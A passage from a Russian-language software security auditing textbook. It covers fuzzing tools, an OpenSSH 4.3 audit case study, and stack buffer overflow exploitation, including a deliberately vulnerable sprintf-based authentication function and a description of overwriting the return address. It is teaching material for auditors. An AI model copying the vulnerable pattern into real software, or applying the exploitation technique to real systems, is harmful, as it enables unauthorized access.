BinNavi - интересный новый продукт Sabre (см. таблицу 4-30). Разработанный как plug-in IDA, ориентированный на аудиторов кода, которые хотят яснее понимать внутреннюю работу программы, BinNavi предоставляет графическое представление бинарного файла, по которому пользователи могут легко перемещаться. Деревья вызовов или внутренняя работа функций могут выражаться в разных графических форматах, от круговых графов до древовидных flowchart. BinNavi позволяет пользователям быстро выделять интересные пути кода, устраняя лишние пути и сохраняя разные виды одного и того же бинарного файла, подсвечивающие анализируемые пути. Узлы графа можно раскрашивать отдельно, чтобы выделять определенные компоненты в функции или дереве вызовов.

**Таблица 4-30. BinNavi**

| Поле                       | Значение                                                             |
|----------------------------|----------------------------------------------------------------------|
| Операционная система       | Windows и Linux                                                      |
| Требования продукта        | IDA Pro                                                              |
| Доступна бесплатная версия | Нет                                                                  |
| URL                        | <a href="http://www.sabre-security.com/">www.sabre-security.com/</a> |
| Ключевые возможности       | Построение графов; аннотации; отладка; сценарный интерфейс           |

Построение графов - лишь один из инструментов, которые BinNavi предоставляет для аннотирования. Пользователи также могут вести подробные заметки для каждого узла графа, и эти заметки можно быстро находить с помощью сохраненных видов и встроенных возможностей поиска BinNavi.

Конечно, описанные до сих пор функции полезны для статического анализа, но пользователям нужно уметь сопоставлять свои заметки с runtime-экземплярами приложения. Поэтому BinNavi также предоставляет базовые возможности отладки, чтобы пользователи могли выбирать узлы для остановки и дальнейшего анализа во время работы процесса. Последняя версия BinNavi предлагает некоторые возможности сценариев Python для выполнения ряда функций, упомянутых в предыдущем разделе об отладчиках.

## Инструменты fuzz-testing

Иногда fuzz-testing требуется как часть аудита в дополнение к проверке кода. Fuzz-testing может быть полезен для поиска ошибок, пропущенных во время аудита кода из-за сложных конструкций кода и ограничений времени. Такое тестирование может быть бесценным для уверенности, что вы поймали наиболее легко обнаруживаемые уязвимости.

Хороший инструмент fuzz-testing должен понимать протокол или поддерживать сценарии, чтобы он мог обеспечить тщательную проверку известных проблем с рассматриваемым протоколом. Кроме того, некоторые новые инструменты fuzz-testing могут пытаться использовать интеллектуальные векторы атаки, что означает, что они получают результаты запроса и используют эту информацию для построения дальнейших запросов, нацеленных на потенциально проблемные области.

## SPIKE

SPIKE, сведенный в таблице 4-31, - протоколо-независимый инструмент fuzz-testing. Он предоставляет пользователям ряд заранее подготовленных сценариев для тестирования продуктов, использующих известные протоколы, а также мощный сценарный язык для создания сценариев тестирования произвольных протоколов.

**Таблица 4-31. SPIKE**

| Поле                       | Значение                                                       |
|----------------------------|----------------------------------------------------------------|
| Операционная система       | UNIX и Windows                                                 |
| Требования продукта        | Нет                                                            |
| Доступна бесплатная версия | Да                                                             |
| URL                        | <a href="http://www.immunitysec.com/">www.immunitysec.com/</a> |

| Поле                 | Значение            |
|----------------------|---------------------|
| Ключевые возможности | Сценарный интерфейс |

Дэйв Айтел, автор SPIKE, написал интересную статью о достоинствах block-based protocol analysis, то есть декомпозиции протокольных данных на блоки для управления размером и обнаружения информации, модели, на которой построен SPIKE. Эту статью можно найти по адресу [www.immunitysec.com/downloads/advantages\\_of\\_block\\_based\\_analysis.html](http://www.immunitysec.com/downloads/advantages_of_block_based_analysis.html). Кроме того, для SPIKE доступен проху-компонент для работы со средами тестирования веб-приложений.

## Практический пример: OpenSSH

В этой главе вы изучили четырехфазный процесс анализа приложения, работающий на высоком уровне. Чтобы увидеть, как эти шаги могут применяться в реальной обстановке, пройдем практический пример с сервером OpenSSH. Исходный код доступен на [www.openssh.com/](http://www.openssh.com/), версия - OpenSSH 4.3.

NB. Для тех, кто не знаком с OpenSSH: это ведущий Secure Shell (SSH) сервер в Интернете. Он предоставляет зашифрованную интерактивную shell-службу аутентифицированным пользователям для конкретной машины. Подробнее см. на сайте OpenSSH ([www.openssh.com](http://www.openssh.com)).

### Предварительная оценка

Возвращаясь к процессу анализа приложения, сначала нужно установить существенную информацию о приложении. У вас нет проектной спецификации или документации SDLC; вместо этого нужно кратко изучить код, чтобы определить ключевые компоненты, которые следует посмотреть. Первое, что вы делаете, - определяете векторы атаки, которые нужно покрыть. Для этого нужно хорошо понимать, как приложение открыто и для кого. Как упоминалось ранее, вы применяете знание моделирования угроз, чтобы выявить основные векторы атаки. В примере сервера OpenSSH приложение открыто для трех основных классов пользователей:

- **Администратор.** Этот пользователь имеет разрешения запускать и останавливать SSH-сервер и изменять конфигурационный файл.
- **Аутентифицированные пользователи.** Этот класс пользователей может входить удаленно и интерактивно запускать shell.
- **Неаутентифицированные пользователи.** Этот класс пользователей не имеет действительных учетных данных и не должен иметь возможности делать что-либо.

В этом аудите вас в основном не интересуют классы администратора и аутентифицированных пользователей; вы хотите сосредоточиться на удаленных неаутентифицированных пользователях. Нужно начать сбор документации SSH, чтобы получить представление о том, как работает SSH-сервер, в каких протокольных ограничениях он должен работать и какой уровень экспозиции доступен каждому классу пользователей. В этом случае RFC SSH особенно полезны. После краткого поиска на [www.ietf.org](http://www.ietf.org) можно найти следующие RFC:

- RFC 4250 - The Secure Shell (SSH) Protocol Assigned Numbers ([www.ietf.org/rfc/rfc4250.txt](http://www.ietf.org/rfc/rfc4250.txt));
- RFC 4251 - The Secure Shell (SSH) Protocol Architecture ([www.ietf.org/rfc/rfc4251.txt](http://www.ietf.org/rfc/rfc4251.txt));
- RFC 4252 - The Secure Shell (SSH) Authentication Protocol ([www.ietf.org/rfc/rfc4252.txt](http://www.ietf.org/rfc/rfc4252.txt));
- RFC 4253 - The Secure Shell (SSH) Transport Layer Protocol ([www.ietf.org/rfc/rfc4253.txt](http://www.ietf.org/rfc/rfc4253.txt));

- RFC 4254 - The Secure Shell (SSH) Connection Protocol ([www.ietf.org/rfc/rfc4254.txt](http://www.ietf.org/rfc/rfc4254.txt)).

Выглядит как много чтения. К счастью, многие детали можно просмотреть бегло, если убедиться, что вы схватили базовую архитектуру SSH-сервера и то, как SSH-клиенты и серверы взаимодействуют.

Прежде чем идти дальше, нужно получить некоторое представление об архитектуре кода сервера OpenSSH. Когда вы распакуете исходный код, вы заметите, что все исходные файлы распаковываются в один каталог. Поскольку аккуратной структуры каталогов, намекающей на проект приложения, нет, нужно начать с функции `main()` в SSH-сервере и кратко изучить код. Этот беглый взгляд указывает на несколько подсистем, с которыми нужно познакомиться для более глубокого анализа кода:

- **Подсистема буферов.** Управляет бинарными потоками данных для ввода и вывода. Весь код управления этими буферами находится в `buffer.c` и `bufaux.c`.
- **Подсистема пакетов.** Работает с передачей и получением пакетов. Большая часть подсистемы пакетов является оберткой для функций буфера, за исключением функций I/O. Код работы с пакетами находится в `packet.c`.
- **Криптографическая подсистема.** Каждый поддерживаемый криптографический алгоритм представлен структурой, определяющей ключевые элементы алгоритма, такие как процедуры шифрования/расшифрования, размеры ключей и так далее. Этот код находится в `cipher.c`.
- **Разделение привилегий.** Когда вы читаете любой код и документацию об OpenSSH, вы обнаружите механизм, известный как "разделение привилегий", который пытается минимизировать шанс, что эксплуатируемые уязвимости получают существенный доступ к целевой системе. Он работает путем создания двух процессов для обработки каждого соединения: непривилегированного дочернего процесса, работающего с сетевыми данными, и привилегированного родительского процесса, который может аутентифицировать пользователей на основе запросов от дочернего. Большая часть кода разделения привилегий находится в `monitor.c` и `monitor_wrap.c`.

Также нужно выяснить, на какой функциональности сосредоточить аудит, что должно быть ясно после краткого изучения кода. Нужно сосредоточиться на коде, который может запускаться удаленными неаутентифицированными пользователями, а значит, вероятно, нужно покрыть следующие части кода:

- низкоуровневые процедуры обработки пакетов, то есть более глубокий анализ уязвимостей процедур приема буферов и пакетов;
- обмен идентификацией, то есть начальный обмен идентификацией, определенный протоколом SSH, в `sshd.c`;
- настройка сеанса, включая `proposal` и `key exchange`, охватывающие несколько файлов;
- обработка сжатия: SSH по умолчанию поддерживает сжатие, расположенное в `compress.c`;
- аутентификация, охватывающая несколько файлов, все начинается с `auth-` или `auth2-`.  
Обратите внимание, что данные аутентификации извлекаются в дочернем процессе и обрабатываются в сервере, поэтому нужно изучить обе стороны.

Наконец, отметьте все используемые объекты. Поскольку вас интересуют только процедуры до аутентификации, нужно изучить очень мало объектов. Релевантные перечислены здесь:

- **Конфигурационный файл.** Очевидно, удаленные неаутентифицированные пользователи не могут читать или писать этот файл либо как-либо на него влиять. Однако следует познакомиться с доступными параметрами и настройками по умолчанию.
- **Локальный сокет разделения привилегий.** Родительский и дочерний процессы в отношении разделения привилегий взаимодействуют через локальный сокет. Об этом объекте не нужно сильно беспокоиться, потому что вы не можете влиять на то, как к нему обращаются.



- **Удаленный клиентский сокет.** Этот объект определяет, как можно взаимодействовать с сервером.
- **Разные файлы аутентификации.** Разные формы аутентификации исследуют локальные файлы для данных аутентификации: записи хостов, ключи и так далее. Некоторые исследуемые файлы могут быть системными, а другие находятся в домашнем каталоге пользователя. Если бы у вас уже была учетная запись в системе и вы использовали SSH для повышения привилегий, разбор и интерпретация этих файлов были бы значимыми. Однако для этого примера этот случай не рассматривается.
- **Вызов внешних приложений.** OpenSSH можно заставить вызывать внешние приложения даже до установления аутентификации. Например, в системах BSD может использоваться механизм BSD authentication, вызывающий определенную пользователем login-программу, которая отвечает за решение, аутентифицирован ли пользователь. Для этого примера эти вызовы можно игнорировать, хотя тщательный аудит включал бы их некоторое изучение.

## Анализ реализации

Теперь, когда вы потратили время на сбор информации, пора переходить к аудиту кода. Для начала вы просматриваете открытую функциональность, выявленную на фазе предварительной оценки. У вас теперь достаточно контекста, чтобы начать с самых низкоуровневых процедур и двигаться вверх, поэтому вы начали бы с процедур обработки пакетов и буферов. Вы пытаетесь выявить ошибки, попадающие в известные классы уязвимостей, такие как уязвимости, связанные с целыми числами, проблемы управления памятью и так далее. Также полезно отмечать странное поведение отдельных частей приложения и смотреть, создает ли это поведение где-либо уязвимость. После просмотра кода OpenSSH можно отметить некоторые из следующих особенностей:

- Функция `fatal()` может дать полезную кандидатную точку, специфичную для приложения (CP6). Она не завершает приложение напрямую; она выполняет серию очисток для предотвращения утечек памяти и тому подобного, когда вызывает `cleanup_exit()`. Может ли эта функция быть проблемой, если что-то, что она очищает, находится в несогласованном состоянии? В прошлом такое уже случалось.
- Простой поиск лексических кандидатных точек (CP3) определяет, что почти каждый параметр длины беззнаковый; маловероятно, что будут найдены уязвимости знаковых целых чисел.
- Стратегии понимания кода выявляют согласованное использование структуры буфера. Переполнения буфера кажутся маловероятными из-за согласованного использования этих механизмов буфера.
- Возможно, стоит выполнить поиск кандидатных точек для выявления уязвимостей `double free()`. Они выглядят возможными, поскольку многие процедуры выделяют большое число структур данных и имеют части очистки в конце. Может быть, есть место, где освобождается буфер, который никогда не выделялся?
- Стратегии понимания кода выявляют, что успех или отказ аутентификации часто обозначается возвращаемым значением 1 или 0. Возвращается ли случайно какое-либо другое значение из функции аутентификации?
- Стратегии понимания кода и обобщения проекта показывают, что многоэтапные алгоритмы аутентификации могут иметь проблемы состояния. Что если повторить этапы или пропустить этапы? Возможно ли это? Это может привести к уязвимостям `double free()`, утечкам памяти и несогласованным состояниям переменных.

При проходе по коду следует отметить и несколько других особенностей. Если вы не уверены насчет некоторых классов уязвимостей, упомянутых в предыдущем списке, не беспокойтесь. Они рассматриваются далее в книге. С серией неформальных мысленных заметок в сочетании с формальными техниками, вводимыми на протяжении книги, можно глубоко анализировать код для каждого класса уязвимостей, внимательно рассматривая каждый путь кода.

## Высокоуровневые векторы атаки

Высокоуровневый анализ кода может помочь обнаружить потенциальные дефекты в логике и проекте приложения. Спецификация OpenSSH, похоже, оставляет возможность для ряда высокоуровневых логических и проектных уязвимостей. У вас нет модели угроз; однако можно выявить некоторые базовые векторы атаки из прочитанных RFC и текущего знания реализации.

### Векторы атаки на протокол SSH

До аутентификации происходят фазы обмена идентификацией, proposal и настройки сеанса. В этот период SSH-сервер и клиент согласуют ряд поддерживаемых параметров сеанса и устанавливают защищенный канал. Пытаясь атаковать этот код, нужно учитывать следующие моменты:

- **Сниффинг.** Коммуникации SSH шифруются главным образом для того, чтобы третьи стороны не могли подсматривать сеанс. Поэтому нужно посмотреть, есть ли способ сломать это шифрование. При выполнении аудита часто предполагается эффективность публично проверенного протокола шифрования. Однако это не обязательно означает, что протокол используется безопасно. Возможно, стоит посмотреть на установление сеанса и определить, может ли наблюдатель узнать секретные ключи, наблюдая proposal и session setup.
- **Man in the middle.** Может ли наблюдатель выдать себя за сервер и получить учетные данные входа от клиентов без их ведома?
- **Особенности протокола.** Какие интересные особенности допускает протокол? Например, предоставляет ли он обратную совместимость с предыдущими, менее безопасными версиями протокола? Если да, может быть возможно подорвать безопасность, принудив использование старых возможностей протокола или механизмов аутентификации.
- **Состояние протокола.** Изучите, как OpenSSH работает с состоянием сообщений. Пытается ли сервер когда-либо обрабатывать сообщения, отправленные на неподходящих этапах? Кроме того, в разных точках переговоров SSH допустимо получить любое из нескольких разных сообщений, что может приводить к сложным и непредсказуемым путям кода.

### Векторы атаки на вход

Вход - наиболее критичный элемент SSH-сервера. Если какие-либо механизмы входа работают неправильно, удаленные атакующие могут получить локальный доступ к машине, на которой находится сервер. При оценке компонентов аутентификации OpenSSH следует учитывать следующее:

- **Перебор.** Можно ли перебрать учетные записи? Есть ли механизмы, мешающие удаленным атакующим пробовать миллионы разных паролей для имени пользователя, то есть dictionary attacks?
- **Многоэтапная аутентификация.** Можно ли обмануть какие-либо многоэтапные модули аутентификации и получить доступ, отправляя запросы состояния не по порядку? Это соображение связано с работой по оценке векторов атаки на состояние протокола.

- **Отключенные учетные записи.** Распознает ли сервер OpenSSH, что некоторые системные учетные записи предназначены быть отключенными? Например, могут ли пользователи с оболочкой `/bin/false` войти?
- **Файловая аутентификация.** Многие механизмы аутентификации требуют проверки файлов в локальной файловой системе. Например, `key-based authentication` проверяет пользователей по файлам ключей в их домашних каталогах, а `rhosts authentication` проверяет локальный файл, чтобы увидеть, могут ли пользователи входить без пароля, если приходят с действительного хоста. Есть ли способ обмануть эти протоколы аутентификации и заставить их читать неправильные файлы, например привилегированные файлы или файлы аутентификации других пользователей?
- **Неправильно настроенная аутентификация.** Многие механизмы аутентификации, например Kerberos, требуют, чтобы администраторы правильно настроили машину до успешной установки аутентификации. Может ли включенный механизм аутентификации, который настроен неправильно или вообще не настроен, предоставить доступ к машине?
- **Неправильно функционирующая аутентификация.** Большинство механизмов аутентификации, которые использует OpenSSH, являются принятыми отраслью и стандартизованными механизмами, такими как BSD authentication, password authentication, Kerberos и public key authentication. Однако это не обязательно означает, что модули работают правильно. Может ли программа допустить несанкционированный обход аутентификации? Наиболее вероятная причина этой проблемы - неправильная интерпретация глобальных структур, находящихся в несогласованном состоянии, или неправильная интерпретация возвращаемых значений. Это соображение связано с работой по оценке векторов атаки на состояние протокола.

## Документирование результатов

После завершения анализа можно оформить результаты способом, обсужденным в разделе "Документирование и анализ" этой главы. Эта документация включает местоположения любых выявленных уязвимостей, например релевантные детали, определенные в этом практическом примере.

## Итоги

Взять заданное приложение и выполнить подробную оценку безопасности - сложная задача. Чтобы понимать, как справляться с этой сложностью, вы изучили итеративный процесс выделения компонентов приложения и выявления проблем безопасности. Вы также узнали диапазон стратегий и техник для выполнения и управления усилиями по оценке. Этот процесс проверки помогает исследовать каждое приложение тщательно и систематично и направлять усилия туда, где они дают наибольший эффект.

## **Часть II. Программные уязвимости**

## Глава 5. Повреждение памяти

"Почти все люди способны вынести невзгоды, но если хотите проверить характер человека, дайте ему власть."

Авраам Линкольн

### Введение

В этой книге вам предлагается принять одно базовое предположение: все уязвимости повреждения памяти следует считать эксплуатируемыми, пока вы не сможете доказать обратное. Это предположение может казаться немного экстремальным, но для аудитора кода это полезная точка зрения. Атакующие часто могут использовать запись за пределами допустимой области памяти, чтобы произвольным образом изменить состояние программы во время выполнения, тем самым нарушив любую политику безопасности, которую приложение должно обеспечивать. Однако трудно принять серьезность уязвимостей повреждения памяти или даже понять их, пока у вас нет некоторого знания о том, как эксплуатируется повреждение памяти.

Создание эксплойтов и аудит программного обеспечения - два разных, но тесно дополняющих друг друга набора навыков. Аудитор с хорошим пониманием разработки эксплойтов эффективнее, поскольку это знание полезно для определения разницы между безобидной ошибкой и настоящей уязвимостью. Существует много хорошо задокументированных техник эксплуатации уязвимостей повреждения памяти, и эта глава дает краткое введение в несколько базовых подходов для архитектуры Intel x86, хотя понятия применимы ко всем архитектурам. Наряду с техниками эксплуатации вы узнаете больше деталей о технологиях противодействия эксплуатации и стратегиях определения эксплуатируемости. Материал не задуман как исчерпывающее руководство по эксплуатации уязвимостей повреждения памяти, но он дает базу, необходимую для понимания и оценки многих уязвимостей, рассматриваемых на протяжении книги.

NB. Читателям, заинтересованным в более глубоком изучении эксплуатации уязвимостей повреждения памяти, стоит взять *The Shellcoder's Handbook* (Wiley, 2004) Джека Козиола и др. или *Exploiting Software* (Addison-Wesley, 2004) Грега Хоглунда и Гэри Макгроу. Также можно найти многочисленные онлайн-ресурсы о техниках эксплуатации, например журнал phrack ([www.phrack.org](http://www.phrack.org)) и журнал Uninformed ([www.uninformed.org](http://www.uninformed.org)).

### Переполнения буфера

Вы, вероятно, знакомы с термином "переполнение буфера", но если нет, пополнение буфера - это программная ошибка, при которой данные, копируемые в место памяти, превышают размер зарезервированной области назначения. Когда пополнение срабатывает, лишние данные повреждают программную информацию рядом с целевым буфером, часто с катастрофическими последствиями.

Переполнения буфера - самый распространенный тип повреждения памяти. Если вы не знакомы с тем, как эти ошибки эксплуатируются, они почти кажутся нарушающими логику и каким-то образом дают атакующему полный доступ к уязвимой системе. Но как они работают? Почему они представляют такую угрозу целостности системы? И почему операционные системы просто не

защищают память от повреждения целиком? Чтобы ответить на эти вопросы, нужно быть знакомым с внутренним устройством программ и тем, как CPU и OS управляют процессами.

NB. Некоторые уязвимости в этой книге являются более сложными уязвимостями повреждения памяти, которые технически не являются переполнениями буфера, но имеют много общих характеристик. Это обсуждение эксплуатируемости в значительной степени применимо к таким типам проблем, особенно раздел "Оценка влияния повреждения памяти" далее в этой главе.

## Размещение памяти процесса

Процесс может быть размещен в памяти любым способом, который выберет хостовая OS, но почти все современные системы соблюдают несколько общих соглашений. В целом процесс организован в следующие основные области:

- **Код программы.** Этот раздел содержит исполняемые инструкции программы, которые процессор может интерпретировать и выполнять. Код программы включает скомпилированный код выполняемой программы и дополнительный код, находящийся в разделяемых библиотеках, которые использует программа. Разделяемые библиотеки обычно не отображаются непрерывно с основным кодом программы.
- **Данные программы.** Этот раздел используется для хранения переменных программы, не локальных для функций. Он включает глобальные и статические переменные. Раздел данных обычно содержит динамическую область памяти, называемую "кучей программы", для хранения динамически выделенных переменных.
- **Стек программы.** Стек используется для динамического хранения данных текущих выполняющихся функций и отслеживает цепочку вызовов функций при их выполнении.

Хотя это высокоуровневый взгляд на организацию памяти процесса, он показывает, как влияние уязвимости переполнения буфера меняется в зависимости от того, где расположен буфер. Следующие разделы рассматривают распространенные и уникальные шаблоны атак, связанные с каждым местом.

## Стековые переполнения

Стековые переполнения - это переполнения буфера, при которых целевой буфер находится в runtime-стеке программы. Они лучше всего изучены и исторически были наиболее прямолинейным типом переполнения буфера для эксплуатации. Этот раздел охватывает основы runtime-стека программы, а затем показывает, как атакующие эксплуатируют стековые переполнения буфера.

### Стек как ADT

С общей точки зрения computer science стек - это абстрактный тип данных (ADT), используемый для упорядоченного хранения и извлечения серии элементов данных. Пользователям структуры данных стека обычно доступны две операции для манипулирования стеком:

- `push()` - операция `push` добавляет элемент на вершину стека;
- `pop()` - операция `pop` удаляет и возвращает верхний элемент стека.

Стек - структура данных last-in, first-out (LIFO). Можно думать о нем как о физической стопке тарелок. Можно положить тарелку на вершину стопки - операция `push()` - и можно

снять тарелку с вершины стопки - операция `pop()`. Однако нельзя напрямую вынуть тарелку из середины стопки, сначала не убрав тарелки над ней.

## Runtime-стек

У каждого процесса есть runtime-стек, который также называют "стеком программы", "стеком вызовов" или просто "стеком". Runtime-стек обеспечивает основу, необходимую для функций, используемых в каждом структурном языке программирования. Функции могут вызываться в произвольном порядке, они могут быть рекурсивными и взаимно рекурсивными. Runtime-стек поддерживает эту функциональность с помощью записей активации, которые фиксируют цепочку вызовов от функции к функции, чтобы по ней можно было вернуться назад при возврате функций. Запись активации также включает данные, которые нужно выделять при каждом вызове функции, например локальные переменные, сохраненное машинное состояние и параметры функции.

Поскольку runtime-стеки являются неотъемлемой частью работы программ, они реализованы с помощью CPU, а не как чистая программная абстракция. У процессора обычно есть специальный регистр, указывающий на вершину стека, который изменяется машинными инструкциями `push()` и `pop()`. На CPU Intel x86 этот регистр называется ESP (ESP означает "расширенный указатель стека", extended stack pointer).

На большинстве современных CPU стек растет вниз. Это означает, что стек начинается с высокого адреса в виртуальной памяти и растет к более низкому адресу. Операция `push` вычитает из указателя стека, так что указатель стека движется к нижнему концу памяти процесса. Соответственно, операция `pop` добавляет к указателю стека, перемещая его обратно к верхней части памяти.

Каждый раз при вызове функции программа создает новый стековый кадр, который является просто зарезервированным блоком непрерывной памяти, используемым функцией для хранения локальных переменных и внутренней информации состояния. Этот блок памяти зарезервирован для исключительного использования функцией до ее возврата, после чего он удаляется из стека. Чтобы понять этот процесс, рассмотрим следующий фрагмент программы:

```
int function_B(int a, int b)
{
    int x, y;

    x = a * a;
    y = b * b;

    return (x+y);
}

int function_A(int p, int q)
{
    int c;

    c = p * q * function_B(p, p);

    return c;
}
```

```

}

int main(int argc, char **argv, char **envp)
{
    int ret;

    ret = function_A(1, 2);

    return ret;
}

```

Когда происходит вход в `function_A()`, стековый кадр выделяется и помещается на вершину стека, как показано на рисунке 5-1.

**Рисунок 5-1.** Стек во время выполнения `function_A()`: кадр `function_A()` находится над кадром `main()`, а стек растет к более низким адресам памяти.

Эта диаграмма является упрощенным видом стека программы, но по ней видно базовое размещение стекового кадра, когда функция `main()` вызвала `function_A()`.

NB. Рисунки 5-1 и 5-2 могут сначала казаться запутанными, потому что стек выглядит так, будто растет вверх, а не вниз; однако это не ошибка. Если представить адресное пространство памяти, начинающееся с 0 и продолжающееся вниз до `0xFFFFFFFF`, более низкий адрес памяти ближе к 0 и поэтому кажется расположенным выше на диаграмме.

Рисунок 5-2 показывает, как выглядел бы стек после того, как `function_A()` вызывает `function_B()`.

**Рисунок 5-2.** Стек во время выполнения `function_B()`: кадр `function_B()` находится над кадром `function_A()`, а тот - над кадром `main()`.

Когда `function_B()` завершает работу, она возвращается обратно в `function_A()`. Стековый кадр `function_B()` снимается с вершины стека, и стек снова выглядит как на рисунке 5-1. Это просто означает, что значение ESP восстанавливается до значения, которое было при вызове `function_B()`.

NB. Диаграммы стека на рисунках 5-1 и 5-2 являются упрощенными представлениями. На самом деле `main()` - не первая функция в стеке вызовов. Обычно функции вызываются до `main()`, чтобы настроить среду процесса. Например, системы glibc Linux обычно начинаются с функции `_start()`, которая вызывает `_libc_start_main()`, а та, в свою очередь, вызывает `main()`.

Каждая функция управляет собственным стековым кадром, размер которого зависит от числа локальных переменных и размера каждой переменной. К локальным переменным нужно обращаться напрямую по мере необходимости функции, что было бы неэффективно при использовании только инструкций `push` и `pop`. Поэтому многие программы используют еще один регистр, называемый "указателем кадра" или "базовым указателем". На CPU Intel x86 этот регистр называется EBP (EBP означает "extended base pointer"). Этот регистр указывает на начало стекового кадра функции. К каждой переменной в данном кадре можно обратиться, ссылаясь на место памяти с фиксированным смещением от базового указателя. Использование базового указателя необязательно и иногда опускается, но для целей этого обсуждения можно предполагать, что он присутствует.



Ключевая деталь, которая ранее была пропущена, - внутренняя информация состояния, записываемая в каждом стековом кадре. Информация состояния, сохраняемая в стеке, различается между архитектурами процессоров, но обычно включает указатель кадра предыдущей функции и адрес возврата. Это значение адреса возврата сохраняется, чтобы при возврате текущей выполняющейся функции CPU знал, где продолжить выполнение. Конечно, указатель кадра также должен быть восстановлен, чтобы обращения к локальным переменным оставались согласованными после того, как функция вызвала подфункцию, выделив свою собственный стековый кадр.

### Соглашения вызова функций

Соглашение вызова описывает, как параметры функции передаются в функцию и какое обслуживание стека должны выполнять вызывающая и вызываемая функции. Раздел "Runtime-стек" ранее в этой главе рассматривает самый популярный тип соглашения вызова; однако соглашения вызова различаются в зависимости от архитектур процессора, OS и компиляторов.

Компиляторы могут переключаться между соглашениями вызова в целях оптимизации; например, одно популярное оптимизированное соглашение вызова x86 - `fastcall`. `fastcall` по возможности передает параметры функции в регистрах, что может ускорить доступ к переменным и снизить накладные расходы обслуживания стека. У каждого компилятора немного своя версия `fastcall`.

Возможности языка также могут вводить разные соглашения вызова. Типичная функция-член класса C++ требует доступа к указателю `this` экземпляра класса. В системах Windows x86 указатель `this` передается в регистре ECX для функций с фиксированным числом параметров. Напротив, компилятор GCC C++ передает указатель `this` как последний параметр, помещенный в стек.

Указатель стека также должен быть восстановлен до предыдущего состояния, но эта задача не выполняется неявно; вызываемая функция должна сбросить указатель стека в соответствующее место перед возвратом. Это необходимо, потому что сохраненный указатель кадра и адрес возврата восстанавливаются с вершины стека. Указатель кадра восстанавливается с помощью инструкции `pop`, которая неявно использует указатель стека; инструкция `ret`, используемая для возврата из функции, также неявно использует ESP для извлечения адреса возврата.

Поэтому каждая функция, выделяющая собственный стековый кадр, должна сохранить собственный указатель кадра. Листинг 5-1 показывает типичный пролог функции на машинах Intel для сохранения указателя кадра.

### Листинг 5-1. Пролог функции

```
text:5B891A50      mov     edi, edi
text:5B891A52      push    ebp
text:5B891A53      mov     ebp, esp
```

Пролог не требует, чтобы вызывающая функция специально помещала адрес возврата в стек; эта задача выполняется инструкцией `call`. Поэтому размещение стека при вызове `function_B()` выглядит как на рисунке 5-3.

NB. Вы можете заметить, что пролог в листинге 5-1 включает, казалось бы, бесполезную инструкцию (`mov edi, edi`). На самом деле эта инструкция является заполнителем, добавленным для облегчения runtime-исправления при системном мониторинге и отладке.

## Эксплуатация стековых переполнений

Как видите, локальные переменные находятся в непосредственной близости друг к другу - фактически они расположены в памяти непрерывно. Поэтому если в программе есть уязвимость, позволяющая записывать данные за конец локального стекового буфера, данные перезаписывают соседние переменные. Эти соседние переменные могут включать другие локальные переменные, информацию состояния программы и даже аргументы функции. В зависимости от того, сколько байтов можно записать, атакующие также могут повредить переменные и информацию состояния в предыдущих стековых кадрах.

**Рисунок 5-3.** Подробное размещение стека: кадр `function_B()` содержит локальные `int y`, `int x`, сохраненный `EBP`, сохраненный `EIP` и аргументы `a` и `b`; ниже расположен кадр `function_A()` с `int c`, сохраненным `EBP/EIP` и аргументами `p` и `q`; ниже - кадр `main()` с `int ret`, сохраненным `EBP/EIP`, `argc`, `argv`, `envp` и служебными данными `_libc_start_main()`.

NB. Компиляторы иногда добавляют выравнивание между одной переменной и следующей, в зависимости от нескольких факторов, таких как уровни оптимизации и размеры переменных. Для целей этого обсуждения можно считать переменные непрерывными.

Для начала рассмотрим простой случай записи поверх локальной переменной. Опасность записи поверх локальной переменной в том, что можно произвольно изменить значение переменной способом, который приложение не предполагало. Такое изменение состояния часто может иметь нежелательные последствия. Рассмотрим пример в листинге 5-2.

### Листинг 5-2. Ошибка расчета длины на единицу

```
int authenticate(char *username, char *password)
{
    int authenticated;
    char buffer[1024];

    authenticated = verify_password(username, password);

    if(authenticated == 0)
    {
        sprintf(buffer,
            "password is incorrect for user %s\n",
            username);
        log("%s", buffer);
    }

    return authenticated;
}
```

Предположим, что переменная `authenticated` расположена в верхней части стекового кадра, то есть по более высокому адресу памяти, чем переменная `buffer`. Стек функции выглядит как на рисунке 5-4.

**Рисунок 5-4.** Стековый кадр `authenticate()` до эксплуатации: буфер занимает большую часть кадра, `authenticated` равен `0x00000000`, ниже расположены сохраненные `EBP/EIP` и аргументы `username/password`.

NB. Рисунок 5-4 демонстрирует одно возможное размещение для листинга 5-2; однако по исходному коду нельзя окончательно определить, как переменные упорядочены внутри стекового кадра. Компилятор может (и часто делает это) переупорядочивать переменные для оптимизации.

В функции `authenticate()` есть переполнение буфера. В частности, функция `sprintf()` не ограничивает объем данных, записываемых в выходной буфер. Поэтому если строка `username` имеет длину около 1024 байт, данные записываются за конец переменной `buffer` и в переменную `authenticated`. Помните, что `authenticated` находится в верхней части стекового кадра. Рисунок 5-5 показывает, что происходит при срабатывании переполнения.

**Рисунок 5-5.** Стековый кадр `authenticate()` после эксплуатации: длинная строка `username` заполняет `buffer` и перезаписывает `authenticated`, превращая его в ненулевое значение вроде `0x0000000A`.

Переменная `authenticated` - простая переменная состояния, указывающая, смог ли пользователь успешно войти. Нулевое значение означает, что аутентификация не удалась; ненулевое значение означает успех. Переполняя переменную `buffer`, атакующий может перезаписать переменную `authenticated`, сделав ее ненулевой. Поэтому вызывающая функция ошибочно считает атакующего успешно аутентифицированным.

Перезапись соседних локальных переменных - полезная техника, но она не применима в общем случае. Техника зависит от того, какие переменные доступны для перезаписи, как компилятор упорядочивает переменные в памяти и что программа делает с ними после переполнения. Более общая техника - нацелиться на сохраненную информацию состояния в каждом стековом кадре, а именно на сохраненный указатель кадра и адрес возврата. Из этих двух переменных адрес возврата непосредственно полезнее атакующим. Если переполнение буфера может перезаписать сохраненный адрес возврата, приложение можно перенаправить в произвольную точку после возврата текущей выполняющейся функции. Этот процесс показан на рисунке 5-6.

**Рисунок 5-6.** Перезапись адреса возврата: данные, контролируемые пользователем, перезаписывают `authenticated`, сохраненный EBP и сохраненный EIP; сохраненный EIP заменяется адресом вроде `0x0BADCD0E`, указывающим на полезный код.

По сути атакующий выбирает адрес в программе, где находится некоторый полезный код, и перезаписывает адрес возврата этим новым адресом. Точное место зависит от того, чего атакующий хочет достичь, но есть два базовых варианта:

- выполнение можно перенаправить в секцию кода выполняемого приложения или в некоторый код в разделяемой библиотеке, который делает что-то полезное, например функцию `system()` в UNIX `libc`, запускающую команды через `shell`;
